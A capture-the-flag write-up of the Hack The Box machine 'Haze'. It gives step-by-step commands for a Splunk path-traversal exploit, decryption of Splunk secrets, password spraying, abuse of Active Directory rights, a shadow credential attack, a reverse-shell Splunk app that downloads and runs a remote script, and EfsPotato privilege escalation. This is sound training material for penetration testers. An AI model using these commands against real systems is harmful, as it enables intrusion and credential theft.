Haze
Haze is a hard windows machine involving Splunk and active directory misconfiguration.
About

Difficulty: Hard
OS: Windows
Release date: 2025-03-29
Authors: EmSec
Summary
Using a path traversal vulnerability in Splunk we can decrypt the password for Paul Taylor. Mark Adams is using the same password and has rights over the Haze-IT-Backup gmsA.
With this account we can control the support_services group and perform a shadow credential attack to get the hash of edward.martin who owns the user flag. We find a Splunk backup and can decrypt the admin password. With a custom app we can get RCE as the Splunk service user who has SeImpersonate privileges which can get us Administrator access.
Recon
nmap tells us we have domain controller that is running Splunk.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
53/tcp    open  domain        syn-ack ttl 127 (generic dns response: SERVFAIL)
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-03-30 06:13:07Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: haze.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: haze.htb0., Site: Default-First-Site-Name)
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: haze.htb0., Site: Default-First-Site-Name)
3269/tcp  open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: haze.htb0., Site: Default-First-Site-Name)
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8000/tcp  open  http          syn-ack ttl 127 Splunkd httpd
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
47001/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49665/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49666/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49668/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49672/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49681/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49684/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
54248/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
55725/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
55728/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
55742/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
55759/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
53/udp  open  domain       udp-response ttl 127 (generic dns response: SERVFAIL)
88/udp  open  kerberos-sec udp-response ttl 127 Microsoft Windows Kerberos (server time: 2025-03-30 06:12:19Z)
123/udp open  ntp          udp-response ttl 127 NTP v3
Port 8089 tells us the splunk version is 9.2.1:

Splunk does not have a default admin password and the windows guest account is disabled.
Let’s add haze.htb to the hosts file so we don’t have to type the ip.
User
Paul Taylor
Splunk 9.2.1 has various vulnerabilities. One of them is an unauthenticated path traversal vulnerability that can be used to read local files. It has a nice poc script available:
https://github.com/bigb0x/CVE-2024-36991
1
2
3
4
5
$ python3 CVE-2024-36991.py -u http://haze.htb:8000
:admin:$6$Ak3m7.aHgb/NOQez$O7C8Ck2lg5RaXJs9FrwPr7xbJBJxMCpqIx3TG30Pvl7JSvv0pn3vtYnt8qF4WhL7hBZygwemqn7PBj5dLBm0D1::Administrator:admin:changeme@example.com:::20152
:edward:$6$3LQHFzfmlpMgxY57$Sk32K6eknpAtcT23h6igJRuM1eCe7WAfygm103cQ22/Niwp1pTCKzc0Ok1qhV25UsoUN4t7HYfoGDb4ZCv8pw1::Edward@haze.htb:user:Edward@haze.htb:::20152
:mark:$6$j4QsAJiV8mLg/bhA$Oa/l2cgCXF8Ux7xIaDe3dMW6.Qfobo0PtztrVMHZgdGa1j8423jUvMqYuqjZa/LPd.xryUwe699/8SgNC6v2H/:::user:Mark@haze.htb:::20152
:paul:$6$Y5ds8NjDLd7SzOTW$Zg/WOJxk38KtI.ci9RFl87hhWSawfpT6X.woxTvB4rduL4rDKkE.psK7eXm6TgriABAhqdCPI4P0hcB8xz0cd1:::user:paul@haze.htb:::20152
It succeeds and reports the user hashes. Unfortunately they are not crackable with rockyou.
Upon inspecting the poc we see that just a single request is needed to get this file:
1
curl "http://haze.htb:8000/en-US/modules/messaging/C:../C:../C:../C:../C:../etc/passwd"
We can easily adapt it to read other files. After a lot of trial and error and spinning up some splunk docker containers we manage to retrieve the following interesting configuration files.
1
curl "http://haze.htb:8000/en-US/modules/messaging/C:../C:../C:../C:../C:../C:../C:../C:/Program%20Files/Splunk/etc/system/local/authentication.conf"
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
[splunk_auth]
minPasswordLength = 8
minPasswordUppercase = 0
minPasswordLowercase = 0
minPasswordSpecial = 0
minPasswordDigit = 0

[Haze LDAP Auth]
SSLEnabled = 0
anonymous_referrals = 1
bindDN = CN=Paul Taylor,CN=Users,DC=haze,DC=htb
bindDNpassword = $7$ndnYiCPhf4lQgPhPu7Yz1pvGm66Nk0PpYcLN+qt1qyojg4QU+hKteemWQGUuTKDVlWbO8pY=
charset = utf8
emailAttribute = mail
enableRangeRetrieval = 0
groupBaseDN = CN=Splunk_LDAP_Auth,CN=Users,DC=haze,DC=htb
groupMappingAttribute = dn
groupMemberAttribute = member
groupNameAttribute = cn
host = dc01.haze.htb
nestedGroups = 0
network_timeout = 20
pagelimit = -1
port = 389
realNameAttribute = cn
sizelimit = 1000
timelimit = 15
userBaseDN = CN=Users,DC=haze,DC=htb
userNameAttribute = samaccountname

[authentication]
authSettings = Haze LDAP Auth
authType = LDAP
1
curl "http://haze.htb:8000/en-US/modules/messaging/C:../C:../C:../C:../C:../C:../C:../C:/Program%20Files/Splunk/etc/auth/splunk.secret"
1
NfKeJCdFGKUQUqyQmnX/WM9xMn5uVF32qyiofYPHkEOGcpMsEN.lRPooJnBdEL5Gh2wm12jKEytQoxsAYA5mReU9.h0SYEwpFMDyyAuTqhnba9P2Kul0dyBizLpq6Nq5qiCTBK3UM516vzArIkZvWQLk3Bqm1YylhEfdUvaw1ngVqR1oRtg54qf4jG0X16hNDhXokoyvgb44lWcH33FrMXxMvzFKd5W3TaAUisO6rnN0xqB7cHbofaA1YV9vgD
bindDNpassword is the encrypted password for Paul Taylor. With this information we can use splunksecrets to decrypt it.
I recommend installing it with pipx install splunksecrets. Then save the secrets in splunk.secrets and you can decrypt the password:
1
splunksecrets splunk-decrypt -S splunk.secrets --ciphertext '$7$ndnYiCPhf4lQgPhPu7Yz1pvGm66Nk0PpYcLN+qt1qyojg4QU+hKteemWQGUuTKDVlWbO8pY='
We get the password for paul.taylor and can continue with AD enumeration.
Shell as Mark Adams
First we create a userlist. There are many ways but I find impacket-lookupsid is easy to parse.
1
impacket-lookupsid haze.htb/paul.taylor:'Ld@p_Auth_Sp1unk@2k24'@haze.htb | grep SidTypeUser | cut -d' ' -f2 | cut -d\\ -f2 > users.txt
Next we spray the password accross all other users to check for password reuse.
1
nxc ldap haze.htb -u users.txt -p 'Ld@p_Auth_Sp1unk@2k24' --continue-on-success
We find that mark.adams has the same password and he has winrm access.
1
evil-winrm -i haze.htb -u mark.adams -p 'Ld@p_Auth_Sp1unk@2k24'
Let’s now now run a BloodHound collector. There is no windows defender, so you can run it from the evil-winrm shell or use rusthound-ce:
1
rusthound-ce -u 'mark.adams' -p 'Ld@p_Auth_Sp1unk@2k24' -d haze.htb -i haze.htb -z
Haze-IT-Backup
We learn that Mark is in the group GMSA_MANAGERS.

There are some rights over Haze-IT-Backup$ but for some reason we cannot directly get the password.
1
2
3
4
5
$ nxc ldap haze.htb -u 'mark.adams' -p 'Ld@p_Auth_Sp1unk@2k24' --gmsa
SMB         10.129.187.149  445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:haze.htb) (signing:True) (SMBv1:False)
LDAPS       10.129.187.149  636    DC01             [+] haze.htb\mark.adams:Ld@p_Auth_Sp1unk@2k24
LDAPS       10.129.187.149  636    DC01             [*] Getting GMSA Passwords
LDAPS       10.129.187.149  636    DC01             Account: Haze-IT-Backup$      NTLM:
Turns out that eventhough we are in the group that manages that gmsa we don’t have rights to retrieve the password.
The easiest way is to add it, is from the winrm shell:
1
2
Import-Module ActiveDirectory
Set-ADServiceAccount -Identity Haze-IT-Backup -PrincipalsAllowedToRetrieveManagedPassword mark.adams
If we now repeat the command above, we get the NTLM hash.
1
2
3
4
5
$nxc ldap haze.htb -u 'mark.adams' -p 'Ld@p_Auth_Sp1unk@2k24' --gmsa
SMB         10.129.190.209  445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:haze.htb) (signing:True) (SMBv1:False)
LDAPS       10.129.190.209  636    DC01             [+] haze.htb\mark.adams:Ld@p_Auth_Sp1unk@2k24
LDAPS       10.129.190.209  636    DC01             [*] Getting GMSA Passwords
LDAPS       10.129.190.209  636    DC01             Account: Haze-IT-Backup$      NTLM: 735c02c6b2dc54c3c8c6891f55279ebc
Shell as edward.martin
Revisiting BloodHound, we see that the servive account has WriteOwner rights on the SUPPORT_SERVICES group.

Trying to set Mark as the owner fails:
1
bloodyAD --host haze.htb -d haze -u 'Haze-IT-Backup$' -p :735c02c6b2dc54c3c8c6891f55279ebc set owner support_services 'mark.adams'
There seems to be some access constraints. We can however, set the service account as owner.
1
bloodyAD --host haze.htb -d haze -u 'Haze-IT-Backup$' -p :735c02c6b2dc54c3c8c6891f55279ebc set owner support_services 'Haze-IT-Backup$'
Afterwards, we can give the same user GenericAll rights and add it to the group.
1
2
bloodyAD --host haze.htb -d haze -u 'Haze-IT-Backup$' -p :735c02c6b2dc54c3c8c6891f55279ebc add genericAll support_services 'Haze-IT-Backup$'
bloodyAD --host haze.htb -d haze -u 'Haze-IT-Backup$' -p :735c02c6b2dc54c3c8c6891f55279ebc add groupMember support_services 'Haze-IT-Backup$'
Unfortunately rusthound-ce doesn’t support ntlm authentication yet. But we can use bloodyAD to check what rights the backup user now has.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
$ bloodyAD --host haze.htb -d haze -u 'Haze-IT-Backup$' -p :735c02c6b2dc54c3c8c6891f55279ebc get writable
distinguishedName: CN=TPM Devices,DC=haze,DC=htb
permission: CREATE_CHILD

distinguishedName: CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=haze,DC=htb
permission: WRITE

distinguishedName: CN=Edward Martin,CN=Users,DC=haze,DC=htb
permission: WRITE

distinguishedName: CN=Haze-IT-Backup,CN=Managed Service Accounts,DC=haze,DC=htb
permission: WRITE

distinguishedName: CN=Support_Services,CN=Users,DC=haze,DC=htb
permission: CREATE_CHILD; WRITE
OWNER: WRITE
DACL: WRITE
Note the WRITE permission over Edward Martin.
We can perform a shadow credential attack. Note that there is a clock skew of 8 hours. We can use faketime to handle it.
1
faketime -f '+8h' certipy-ad shadow auto -username 'Haze-IT-Backup$'@haze.htb -hashes :735c02c6b2dc54c3c8c6891f55279ebc -account 'edward.martin'
There is a cleanup script. Repeat the previous commands if you fail to get the hash.
With the hash we can use evil-winrm to get a shell and retrieve the user flag.
1
evil-winrm -i haze.htb -u edward.martin -H 09e0b3eeb2e7a6b0d419e9ff8f4d91af
Root
Splunk admin
As Edward, we have access to a splunk backup in C:\Backups\Splunk. Use smb or the evil-winrm download command to move it to your attacker.
We notice that the backup has a different secret and alexander.green is used as bindDN user. We can decrypt the password in the same way.
Relative to the unpacked backup, the encrypted password is at ./var/run/splunk/confsnapshot/baseline_local/system/local/authentication.conf and the secret is at ./etc/auth/splunk.secret.
1
2
$ splunksecrets splunk-decrypt -S ./etc/auth/splunk.secret --ciphertext '$1$YDz8WfhoCWmf6aTRkA+QqUI='
Sp1unkadmin@2k24
This password doesn’t work for the domain user but it works for the the splunk administrator (username admin). We can log in at http://haze.htb:8000.
Shell as Alexander Green
As admin user, it’s not hard to get command execution. We can follow the steps outlines in this article: https://www.n00py.io/2018/10/popping-shells-on-splunk/
First we clone the mentioned repository:
1
git clone https://github.com/TBGSecurity/splunk_shells
Now modify the win_attack.bat in splunk_shells_TA_win/bin to run your reverse shell.
Mine looks like this:
1
2
@ECHO OFF
powershell -NoProfile -c "IWR -UseBasicParsing 10.10.14.16/revpty.ps1|IEX"
But any reverse shell, e.g. base64 powershell with powershell -e JABjAGwAaQBlAG... should work.
Then we tar and gzip the folder.
1
tar czf shell.tgz splunk_shells_TA_win
Follow the steps in the article to install it and have your shell handler ready.

You should immediately catch the shell without the need for a restart.
Administrator
We first run whoami to see what user we are.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
USER INFORMATION
----------------

User Name            SID
==================== ===========================================
haze\alexander.green S-1-5-21-323145914-28650650-2368316563-1106


GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                         Attributes
========================================== ================ =========================================== ==================================================
Everyone                                   Well-known group S-1-1-0                                     Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access    Alias            S-1-5-32-574                                Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE                       Well-known group S-1-5-6                                     Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                              Well-known group S-1-2-1                                     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                    Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                    Mandatory group, Enabled by default, Enabled group
LOCAL                                      Well-known group S-1-2-0                                     Mandatory group, Enabled by default, Enabled group
HAZE\Splunk_Admins                         Group            S-1-5-21-323145914-28650650-2368316563-1108 Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1                                    Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeMachineAccountPrivilege     Add workstations to domain                Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
We see SeImpersonatePrivilege which is an easy win.
Download EfsPotato and transfer it to the box:
https://raw.githubusercontent.com/zcgonvh/EfsPotato/refs/heads/master/EfsPotato.cs
Build it:
1
C:\Windows\Microsoft.Net\Framework\v4.0.30319\csc.exe /nowarn:0618 /nologo /out:EfsPotato.exe EfsPotato.cs
There are many ways to continue from here. Get a shell, just read the root flag. A simple option is to just add a user we own to the Administrators group.
1
.\EfsPotato.exe 'net localgroup Administrators mark.adams /add'
The shell dies very quickly. I recommend preparing the required commands in advance. You can also use a binary of EfsPotato since there is no Antivirus.
If you lose the shell, either reinstall the app or disable and reenable it.
Now if we log in again with evil-winrm, we can grab the root flag, dump hashes etc.